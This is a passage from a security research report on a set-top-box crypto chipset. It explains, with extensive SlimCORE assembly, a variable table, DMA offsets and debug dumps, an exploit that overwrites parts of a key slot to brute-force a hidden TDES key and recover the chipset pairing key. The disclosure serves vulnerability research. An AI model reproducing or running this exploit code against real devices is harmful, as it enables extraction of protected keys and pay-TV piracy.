  0040:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0050:  b6 fc 1e e9 6c 63 bd da 3a 47 fc e1 3b 7a 2c a2  ....lc..:G..;z,.
  0060:  43 15 79 e9 45 83 d6 e3 e6 3e d0 2f 3b 3b 91 52  C.y.E....>./;;.R
  0070:  d4 c8 94 af 84 84 5c de 17 82 f7 73 1e c3 2f e7  ...........s../.
box> tkdcmd 0xffff1500
- OUTPUT
  0000:  11 a9 fc 7e 89 f2 c4 9c 11 a9 fc 7e 89 f2 c4 9c  ................
box> tkdpoke32 0x3470 0xe91efcb7
box> tkdcmd 0xffff1500
- OUTPUT
  0000:  11 a9 fc 7e 89 f2 c4 9c 11 a9 fc 7e 89 f2 c4 9c  ................
box> tkdregs
- INPUT
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
- KEYS
  0000:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0010:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0020:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0030:  f7 c3 2d cf 69 46 a5 1a ac b9 ab a2 c1 52 84 c0  ..-.iF.......R..
  0040:  16 84 fd bd b5 92 9b 17 2a ee b6 ce 06 90 47 dc  ........*.....G.
  0050:  b7 fc 1e e9 6c 63 bd da 3a 47 fc e1 3b 7a 2c a2  ....lc..:G..;z,.
  0060:  43 15 79 e9 45 83 d6 e3 e6 3e d0 2f 3b 3b 91 52  C.y.E....>./;;.R
  0070:  d4 c8 94 af 84 84 5c de 17 82 f7 73 1e c3 2f e7  ...........s../.
```

This described characteristics of a crypto algorithm in use can be exploited to decrease a target keyspace to search 16 times. For every 32-bit part of the key, only 28-bits need to be found as the remaining 4 bits do not matter for TDES algorithm.

Discovering the remaining CRC bits

While the applied optimization has an advantage in the speed 28bit parts of a target key slot are found, the discovered key is not accurate. More specifically, the exact values of 16 CRC bits (4 words * 4 bits) still need to be discovered.

At this point, TDES algorithm and its features have been exploited in full[88]. But, AES fits perfectly here. Thus, in order to find out the values of the remaining 16 bits of the key, we conduct a search for it in a 16bit keyspace and with the use of an AES algorithm. The remaining bits of TDES key are found with the use of AES key (TDES key data is treated as AES key). This is illustrated on Fig. 42.

---

[88] same crypto result will be obtained for every tried combination of CRC bits.



AES KEY
120
112
104
96
88
80
72
64
56
48
40
32
24
16
8
0
7 bits
THE CONTENT OF TDES KEY FROM KEY SLOT 0x05 TREATED AS AES KEY
UNKNOWN BITS (2^16 KEY SPACE)

Fig. 42 The keyspace for discovering the missing values of CRC TDES bits.

SlimCORE exploit implementation

We developed a custom SlimCORE code (`getcwpk.s`) that implements the attack illustrating Issue 7 and a discovery of a plaintext value of the chipset pairing key (CWPK). The code can be executed on a target device with the use of a `getcwpk` command.

Below, detailed description is provided with respect to its operation, optimization and some reliability tweaks.

Variables and data

The exploitation code makes use of several variables and data. They are descibed in a detail in Table 14.

VARIABLE / DATA LOCATION NAME	LOCATION	DESCRIPTION

`.def ARG0`
`.def ARG1`
`.def ARG2`
`.def ARG3`
	0x4140-0x414c	Input aguments used to pass parameters to SlimCORE routine.

`.def RES0`
`.def RES1`
`.def RES2`
`.def RES3`
	0x4150-0x415c	Output arguments used to pass the results of SlimCORE routine operation.

`.def REF0TDES`
`.def REF1TDES`
`.def REF2TDES`
`.def REF3TDES`
	0x4160-0x416c	Reference result of a TDES crypto operation conducted with the use of an unknown / to be discovered key (key slot)

`.def REF0AES`
`.def REF1AES`
`.def REF2AES`
`.def REF3AES`
	0x4170-0x417c	Reference result of a AES crypto operation conducted with the use of an unknown / to be discovered key (key slot)

`.def KEY0`
`.word 0x0`
`.def KEY1`
`.word 0x0`
`.def KEY2`
`.word 0x0`
`.def KEY3`
`.word 0x0`
	0x4180-0x418c	The 32-bit words denoting either the parts of a discovered key (key slot) or CWPK (depending on the attack phase)

`.def inittkdcmd`
`.word 0x15000001`
	0x4190	The value of a TKD command that decrypts CWPK with SCK and stores the result in key slot 0x15

`.def tkdcmd`
`.word 0xffff1500`
	0x4194	The value of a TKD command that decrypts given register input with key in slot 0x05 and provides results in registers.

`.def tkdcmd2`
`.word 0xffff0000`
	0x4198	The value of a TKD command that encrypts given register input with SCK and provides results in registers.

`.def dummytkdcmd`
`.word 0xffff1400`
	0x419c	The value of a TKD command that decrypts given register input with key in slot 0x04 and provides results in registers.

`.def dmacmd`
`.word 0x23104022`
	0x41a0	The value of a TKD command corresponding to DMA write operation

`.def base`
`.word 0xfe248000`
	0x41a4	The base address for STTKDMA chipset.

`.def maxkeyval`
`.word 0x0fffffff`
	0x41a8	The maximum key value to search from a 28bit key space.

`.def maxloopval`
`.word 0xffff`
	0x41ac	The maximum key value to search from a 16bit key space.

`.def invalidkey`
`.word 0xfefefefe`
	0x41b0	Invalid key value occasionally experienced as a result

`.def keymask`
`.word 0xfefefefe`
	0x41b4	The mask indicating relevant bits of a DES key

`.def dummy`
`.word 0x11223344`
	0x41b8	Dummy value

Table 14 Variables and data used by SlimCORE exploit code.

Subroutine calls

The exploit code makes use of a functionality implemented by dedicated subroutines. The calling convention follows the one used by the original firmware. The actual execution transfer is accomplished with the use of a `J` (*Always jump to target location*) instruction [10]. Prior to that, register `r13` is loaded with an address of a subroutine return address. The reason for that is that SlimCORE does not seem to implement any support for linkage register[89].

Sample subroutine invocation looks as following:

```
  mov r13,#retl1b                 ;subroutine return address
  j   rundmacmd                   ;subroutine call
retl1b:
```

Returning to the caller is implemented with the use of a JMP (*Jump register*) instruction that transfers execution back to the indicated return address:

```
rundmacmd:
  ...                   ;subroutine body
  jmp r13               ;return to the caller (addr loaded prior to the invocation)
```

Key conversion operations

In our exploit code, the candidate values for a key part (portion) are represented by a linear function. For a target key space of *N* bits, candidate values change from 2^*N*-1 to 0. This makes arbitrary search of a given key space easier (a loop iterating from 2^*N*-1 to 0).

There are two helper routines that convert a given candidate value into proper key representation.

key28tokey32 (key conversion for TDES key search)

---

[89] a register loaded with a subroutine return address upon subroutine call.

For TDES phase of a key discovery, the 28 bits of a candidate value are converted to form a unique half of a 56bit TDES key with all irrelevant (CRC) bits set to 0 (Fig. 43)




Fig. 43 Illustration of key28tokey32 conversion.

The result 32-bit value is used as a vulnerability trigger. It is used by the exploit code for a partial modification of a TDES key slot of which content is to be discovered.

The code responsible for the conversion is implemented as following:

```
key28tokey32:                     ;convert 7bit 7bit 7bit 7bit seq -> 7bit 0 7bit 0
                                   7bit 0 7bit 0 seq
  mov   r4,(r1>>0)&0x7f           ;1st 7 bits
  mov   r5,(r1>>7)&0x7f           ;2nd 7 bits
  mov   r6,(r1>>14)&0x7f          ;3rd 7 bits
  mov   r7,(r1>>21)&0x7f          ;4th 7 bits

  shl    r4,r4,#1                 ;1st byte of a key (7bits + crc)
  shl    r5,r5,#9                 ;2nd byte of a key (7bits + crc)
  shl    r6,r6,#17                ;3rd byte of a key (7bits + crc)
  shl    r7,r7,#25                ;4th byte of a key (7bits + crc)

  mov    r1,r4                    ;construct final 32-bit word
  add    r1,r1,r5,#0000
  add    r1,r1,r6,#0000
  add    r1,r1,r7,#0000
  jmp r13
```

key4tobitseq (key conversion for AES key search)

For AES phase of a key discovery, the 16 bits of a candidate value are converted to a possible sequence of CRC bits missing from a 128-bit long TDES key (Fig. 44).




Fig. 44 Conversion used by AES key discovery.

The conversion relies on `key4tobitseq` subroutine, which spreads bits of a given 4-bit input into proper CRC bit locations of a 32 bit value:

```
key4tobitseq:               ;convert dcba bit seq -> 7bit d 7bit c 7bit b 7bit a
  mov    r4,(r1>>0)&0x01         ;bit 0
  mov    r5,(r1>>1)&0x01         ;bit 1
  mov    r6,(r1>>2)&0x01         ;bit 2
  mov    r7,(r1>>3)&0x01         ;bit 3

  shl     r5,r5,#8               ;move bit 1 to bit 8
  shl     r6,r6,#16              ;move bit 2 to bit 16
  shl     r7,r7,#24              ;move bit 3 to bit 24

  mov     r1,r4                  ;construct final 32-bit word
  add     r1,r1,r5,#0000
  add     r1,r1,r6,#0000
  add     r1,r1,r7,#0000

  jmp     r13
```

The routine is used 4 time in order to spread all 16bits of a candidate value into TDES key represented by KEY0-KEY3 locations. This is explained below.

In our code, the 16-bit candidate value is held in register r12. It is first split into four 4-bit sequences, which are stored into registers r8-r11:

```
  mov    r8,(r12>>0)&0x0f        ;bit seq for KEY0
  mov    r9,(r12>>4)&0x0f        ;bit seq for KEY1
  mov    r10,(r12>>8)&0x0f       ;bit seq for KEY2
  mov    r11,(r12>>12)&0x0f      ;bit seq for KEY3
```

The `key4tobitseq` subroutine is invoked. It takes 1st 4-bit sequence as an argument in register r1 and stores the result of a conversion into register r8:

```
  mov    r1,r8
  mov    r13,#retl5a
  j      key4tobitseq
retl5a:
  mov    r8,r1
```

The `key4tobitseq` subroutine is invoked for the remaining 4-bit sequence stored in registers r9-r11. Conversion results are stored back into same registers:

```
  mov    r1,r9
  mov    r13,#retl5b
  j      key4tobitseq
retl5b:
  mov    r9,r1

  mov    r1,r10
  mov    r13,#retl5c
  j      key4tobitseq
retl5c:
  mov    r10,r1

  mov    r1,r11
  mov    r13,#retl5d
  j      key4tobitseq
retl5d:
  mov    r11,r1
```

Register r3 is loaded with a `0xfefefefe` bitmask indicating valid bits of DES key:

```
  ld     r3,[r0+keymask]
```

Register r4-r7 are loaded with the content of TDES key (`KEY0-KEY3` locations):

```
  ld     r4,[r0+KEY0]
  ld     r5,[r0+KEY1]
  ld     r6,[r0+KEY2]
  ld     r7,[r0+KEY3]
```

The content of TDES key is adjusted, so that all CRC bits are set to 0:

```
  and    r4,r4,r3
  and    r5,r5,r3
  and    r6,r6,r3
  and    r7,r7,r3
```

The result of converting 16-bit candidate value is stored into CRC bits of TDES key:

```
  or     r4,r4,r8
  or     r5,r5,r9
  or     r6,r6,r10
  or     r7,r7,r11
```

Modified value of TDES key is stored back into `KEY0-KEY3` locations:

```
  st     r4,[r0+KEY0]
  st     r5,[r0+KEY1]
  st     r6,[r0+KEY2]
  st     r7,[r0+KEY3]
```

Crypto operations

The exploit relies on two subroutines that implement TDES and AES crypto operations. These are `runtkdcmd_tdes` and `runtkdcmd_aes` respectively.

Each subroutine takes one argument in register `r3`, which denotes a TKD command to execute. Both, subroutines operate on a 128-bit input vector set to 0 (known plaintext). The output of a crypto operation is stored in registers `r4-r7`.

Implementation of both subroutines is very similar - the only difference lies in a crypto coprocessor instruction used (`copTDES` / `copAES` along associated `wait` instructions) .

The code of a sample TDES subroutine is shown below:

```
runtkdcmd_tdes:                   ;r3 tkdcmd
  copTDES
  mov   r15,r3                    ;load TKD cmd
l1a:
  wait1 l1a
  rpt 4                           ;set 4 words of input vector to 0
  mov r15,r0
l2a:
  wait1 l2a
  mov r4,r15                      ;store crypto result to r4-r7
  mov r5,r15
```

```
 mov r6,r15
 mov r7,r15
 jmp   r13
```

Key parts modification

Discovered vulnerability relies on the possibility to modify arbitrary parts of an unknown key. This operation is required to be conducted for every value from a target keyspace.

There could possibly be 4*2^28 + 2^16 key modification operations in total. If we were to call SlimCORE functionality by the means of kernel level API (`getPublicId` call of which code path is intercepted) for each such operation, this would unnecessarily impact the speed of the attack.

Thus, we decided to implement arbitrary key modification from within the SlimCORE code.

We found the code of SlimCORE firmware STTKDMA-REL_3.9.2 helpful to achieve this. More specifically, we followed the implementation of STK command 0x43 described above and made use of crypto DMA operating in plaintext mode for an overwrite of key memory (a given key slot).

The tests conducted with respect to crypto DMA indicated that the engine works with memory addresses aligned to a 32-bit word boundary. This confirmed the possibility to conduct the attack with respect to 32-bit parts of the key. Additionally, we experienced some problems when crypto DMA was conducted for the transfer size less than 0x10[90].

The content of a key slot 0x15 used by the exploit code starts at memory offset 0x3470 (sloit idx 0x05* key len 0x10 + 0x3420 crypto DMA keys base) from chipset base. This means that addresses of single 32-bit words making part of it start at the following TKD memory offsets:

- 0x3470 (KEY0 part)
- 0x3474 (KEY1 part)
- 0x3478 (KEY2 part)
- 0x347c (KEY3 part)

In order to be able to overwrite a given 32-bit key part with the use of crypto DMA, destination addresses to start writing data to needed to be adjusted to reflect the 0x10 size of a transfer. As a result, DMA transfers needed to overwrite the content of a previous key slot (0x14) as well. This is illustrated on Fig. 45.

---

[90] this could be caused by the transfer size of 0x10 being encoded in `dmacmd` (0x23104022) itself, but we haven't investigated this further.




Fig. 45 Illustration of a key part overwrite with the use of a crypto DMA transfer.

The final crypto DMA subroutine we use for arbitrary key memory overwrites is shown below. It requires an offset to a target key slot addr in `r2`. Data to be transferred is contained in registers `r4`–`r7`:

```
rundmacmd:                ;r2=target key slot addr to copy r4-r7 data into
  ld  r3,[r0+base]        ;chipset base
  sync2
  add r3,r3,r2,#0000      ;add key slot offset to chipset base to form dst addr

  opcode 0x00f00000       ;put chip into DMA mode
  sync2
  sync2

  ld  r15,[r0+dmacmd]     ;load TKD command
  mov r15,r3              ;dst addr for crypto DMA transfer

  mov r15,r4              ;32-bit word 0 to transfer
  mov r15,r5              ;32-bit word 1 to transfer
  mov r15,r6              ;32-bit word 2 to transfer
  mov r15,r7              ;32-bit word 3 to transfer

  sync2                   ;gain on time / do the syncing of key memories
  sync2                   ;gain on time / do the syncing of key memories

  jmp r13
```

One thing worth to mention are the 2 `sync2` instruction following the transfer operation. The crypto DMA implementation used by STK command 0x43 implements a delay loop of 100 iterations following the actual transfer. We have noticed that this did not work in our case. More specifically, the key memory was likely changed too fast and TKD crypto core failed to see new key content for a crypto operation to follow. Placing two consecutive `sync2` instruction immediately after the transfer operation helped resolve the problem.

Exploit phases

The SlimCORE exploit code operates in several phases. It starts by initializing all `RES0`-`RES3` locations to 0 and selecting the target phase (code path) to proceed with. This selection is conducted with respect to the value of `ARG0` input argument (denoted by register r3):

```
start:
  mov r0,#0000
```

```
ld   r3,[r0+ARG0]
st   r0,[r0+RES0]
st   r0,[r0+RES1]
st   r0,[r0+RES2]
st   r0,[r0+RES3]

sub r3,r3,r0,#0000
je   do_init                  ;-> jump for 0

sub r3,r3,r0,#0001
je   get_key0                 ;-> jump for 1

sub r3,r3,r0,#0001
je   get_key1                 ;-> jump for 2

sub r3,r3,r0,#0001
je   get_key2                 ;-> jump for 3

sub r3,r3,r0,#0001
je   get_key3                 ;-> jump for 4

sub r3,r3,r0,#0001
je   get_complete_key         ;-> jump for 5

sub r3,r3,r0,#0001
je   get_cwpk                 ;-> jump for 6
j    exit
```

The initial code dispatch reveals all phases and functionality implemented by the exploit code. They are indicated in Table 15.

ARG0 VALUE	EXPLOIT PHASE	DESCRIPTION
0	`do_init`	Initialization of crypto reference values used by key discovering routines
1	`get_key0`	Discovery of a 1st 32-bit part of an unknwn key value (KEY0)
2	`get_key1`	Discovery of a 2nd 32-bit part of an unknwn key value (KEY1)
3	`get_key2`	Discovery of a 3rd 32-bit part of an unknwn key value (KEY2)
4	`get_key3`	Discovery of a 4th 32-bit part of an unknwn key value (KEY3)
5	`get_complete_key`	Discovery of the missing CRC bits of a TDES key found in phases 1-4
6	`get_cwpk`	Discovery of CWPK with the use of a key value found in previous phases

Table 15 Functionality of the exploit code.

An attack aimed at discovering the plaintext value of CWPK proceeds by executing all phases from 0 to 6. Below, a more detailed description is provided with respect to them.

Initialization (`do_init`)

The initialization phase is primarily responsible for the initing of TDES and AES crypto reference values.

First, `inittkdcmd` is executed with the use of a TDES algorithm and the value of a key slot 0x15 is initialized to the result of decrypting CWPK with SCK:

```
;########## KEY SLOT 0x15 INIT
do_init:
  mov r13,#ret1
  ld  r3,[r0+inittkdcmd]
  j   runtkdcmd_tdes            ;initialize key slot 0x15 with the result of
                                 decrypting CWPK with SCK
ret1:
```

This is the first step of the attack against CWPK reported in 2012 (Fig. 46). The result of `inittkdcmd` command is needed to extract the plaintext value of CWPK. As this result cannot be read (unreadable key slot 0x15), it is a natural target of the attack.




Fig. 46 The initial step of the attack against CWPK reported in 2012.

In the next step, given plaintext value (128-bit vector of zeros) is decrypted with the use of a key slot 0x15 and TDES algorithm. The result of this crypto operation is stored as a reference value in REF0TDES-REF3TDES locations. This is the value we will try to match while iterating over the target keyspace.

```
;########## CRYPTO REF VALUES INIT
  mov r13,#ret2a
  ld  r3,[r0+tkdcmd]             ;decrypt given plaintext sequence with unknown
                                  (valid) key slot 15
  j   runtkdcmd_tdes
ret2a:
  st  r4,[r0+REF0TDES]           ;save target (reference) crypto result
  st  r5,[r0+REF1TDES]
  st  r6,[r0+REF2TDES]
  st  r7,[r0+REF3TDES]
```

Smilarly to the above, given plaintext value (128-bit vector of zeros) is decrypted with the use of a key slot 0x15 and AES algorithm. The result of this crypto operation is stored as a reference value in REF0AES-REF3AES locations.

```
  mov r13,#ret2b
  ld  r3,[r0+tkdcmd]            ;decrypt given plaintext sequence with unknown
                                (valid) key slot 15
  j   runtkdcmd_aes
ret2b:
  st  r4,[r0+REF0AES]           ;save target (reference) crypto result
  st  r5,[r0+REF1AES]
  st  r6,[r0+REF2AES]
  st  r7,[r0+REF3AES]
```

Key parts discovery (`get_key0`, `get_key1`, `get_key2`, `get_key3`)

There are 4 routines that implement discovery of one of the four 32-bit parts of TDES key slot. The primary difference between them is in a part of a key slot that is a target of a discovery (KEY0, KEY1, KEY2 or KEY3).

Discovering a given part of the key is conducted in a loop that iterates over candidate values from a 28-bit keyspace corresponding to the searched 28 bits of a TDES key.

Each key discovery begins with the initialization of `r11` indicating both a current value for a key candidate along the number of them to loop over:

```
get_key0:
again1:
  ld  r11,[r0+maxkeyval]        ;start key val
  mov r0,#0000
```

In the beginning of the actual key discovery loop, current candidate value is converted into a 32-bit representation corresponding to the TDES key (the 32 bit part of TDES key with CRC bits set to 0, TDES half):

```
loop1:
  mov r1,r11                    ;input 28bit key val
  mov r13,#retl1a
  j key28tokey32                ;convert 28 bit key val to 32 bit one
retl1a:
```

In the next step, a given part of a key to discover is overwritten with the value of TDES half obtained above. This is accomplished with the use of a crypto DMA transfer:

```
  mov r2,#0x3464                ;target key mem location to start writing key data

  ld  r4,[r0+dummy]             ;-> 3464
  ld  r5,[r0+dummy]             ;-> 3468
  ld  r6,[r0+dummy]             ;-> 346c
  mov r7,r1                     ;-> 3470

  mov r13,#retl1b
  j   rundmacmd                 ;write key data with the use of DMA
retl1b:
```

Different key discovery subroutines overwrite different key parts. The following destination addresses are used to overwrite given 32-bit key part of a key slot 0x15 with the use of crypto DMA:

- 0x3464 (overwrite of KEY0 part)
- 0x3468 (overwrite of KEY0, KEY1 part)
- 0x346c (overwrite of KEY0, KEY1, KEY2 part)
- 0x3470 (overwrite of KEY0, KEY1, KEY2, KEY3 part)

It's worth to mention that `get_key1`, `get_key2` and `get_key3` subroutines require the result of a previous key discovery operation for a successfull overwrite of a target 32-bit key part. This is illustrated upon a sample of a `get_key1` subroutine (Fig. 47).




Fig. 47 The use of a previously discovered key by get_key1 subroutine.

After modification of a given key part, dummy TKD command is issued to initialize TKD crypto core (its internal registers) with the content of a key slot 0x14:

```
  mov r13,#retl1c
  ld  r3,[r0+dummytkdcmd]
  j   runtkdcmd_tdes            ;run dummy tkd cmd to init TKD core regs with key
                                 slot 0x14
```

We observed that if this step was not done, TKD core conducted crypto operation as if the content of a key slot 0x15 was not changed (same crypto result was obtained for a modified key).

Finally, a crypto operation is performed on a given plaintext input and with the use of a TDES key for which a given part was modified:

```
retl1c:
  mov r13,#retl1d
  ld  r3,[r0+tkdcmd]
  j   runtkdcmd_tdes             ;run tkd cmd to compare result with the reference
                                  value
```

Now, a given reference TDES value can be compared to the result of the crypto operation. Reference values and crypto results are compared according to the target `get_key` subroutine call[91]:

```
retl1d:  ld  r3,[r0+REF0TDES]
  ...
  sub r4,r4,r3,#0000            ;compare the result value with a reference one
  jne loop1                     ;continue loop if no matching value (key) found
```

If a crypto result matches a reference value for a given key part, a candidate value that resulted in a match is converted to TDES key representation and stored in a location corresponding to this part[92]:

```
  add r1,r11,r0,#0001

  mov r13,#retl1e
  j key28tokey32                ;convert 28 bit key val to 32 bit one
retl1e:
  ...
  st  r1,[r0+KEY0]              ;key0 result
  st  r1,[r0+RES0]
  j   exit
```

If no match is found, the discovery loop continues to proceed with a different candidate value (`r11` is decreased by 1) until all values from a 28-bit key space are checked.

Upon completion of all `get_key` subroutines, all key parts corresponding to TDES key contained in slot 0x05 are found.

Complete key discovery (`get_complete_key`)

While the discovered TDES key results in a match with a reference TDES value, its CRC bits still need to be found. This phase of the attack is implemented with the use of the `get_complete_key` subroutine.

The discovery of the remaining CRC bits is conducted in a loop that iterates over candidate values from a 16-bit keyspace (CRC bits space).

The discovery loop begins with the initialization of `r11` indicating both a current value for a key candidate along the number of them to loop over:

```
get_complete_key:
  ld  r12,[r0+maxloopval]       ;start loop idx
  mov r0,#0000
```

In the next step, the key conversion for AES key search (described previously) is conducted with respect to the candidate value. The result of the conversion (CRC bits sequence coresponding to the candidate value) is applied to the value of a discovered TDES key.

The content of a key with CRC bits applied is written to the target key slot 0x15 with the use of a crypto DMA. This time, the whole key slot is written (all of its parts are loaded):

---

[91] register `r4` with `REF0TDES`, register `r5` with `REF1TDES`, register `r6` with `REF2TDES` and register `r7` with `REF3TDES`.

[92] `KEY0`, `KEY1`, `KEY2` or `KEY3`.

```
  mov r2,#0x3470                ;target key mem location to start writing key data

  mov r13,#retl5e
  j   rundmacmd                 ;write key data with the use of DMA
retl5e:
```

A dummy TKD command is also used to initialize TKD crypto core (its internal registers) with the content of a key slot 0x14:

```
  mov r13,#retl5f
  ld  r3,[r0+dummytkdcmd]
  j   runtkdcmd_aes             ;run dummy tkd cmd to init TKD core regs with key
                                 slot 0x14
retl5f:
```

Finally, a crypto operation is performed on a given plaintext input and with the use of a AES key loaded into key slot 0x15:

```
  mov r13,#retl5g
  ld  r3,[r0+tkdcmd]
  j   runtkdcmd_aes             ;run tkd cmd to compare result with the reference
                                 value
retl5g:
```

Now, a given reference AES value can be compared to the result of the crypto operation held in registers r8-r11:

```
  ld  r8,[r0+REF0AES]
  ld  r9,[r0+REF1AES]
  ld  r10,[r0+REF2AES]
  ld  r11,[r0+REF3AES]

  ...
  sub r4,r4,r8,#0000            ;compare the result value with a reference one
  jne loop5                     ;continue loop if no matching value (key) found

  sub r5,r5,r9,#0000            ;compare the result value with a reference one
  jne loop5                     ;continue loop if no matching value (key) found

  sub r6,r6,r10,#0000           ;compare the result value with a reference one
  jne loop5                     ;continue loop if no matching value (key) found

  sub r7,r7,r11,#0000           ;compare the result value with a reference one
  jne loop5                     ;continue loop if no matching value (key) found
```

If a crypto result matches a reference value, data locations KEY0-KEY3 contain complete TDES key with correct CRC bits values (discovered value of an unknown key slot 0x15). The value of this key is stored into RES0-RES3 locations:

```
  ld    r4,[r0+KEY0]
  ld    r5,[r0+KEY1]
  ld    r6,[r0+KEY2]
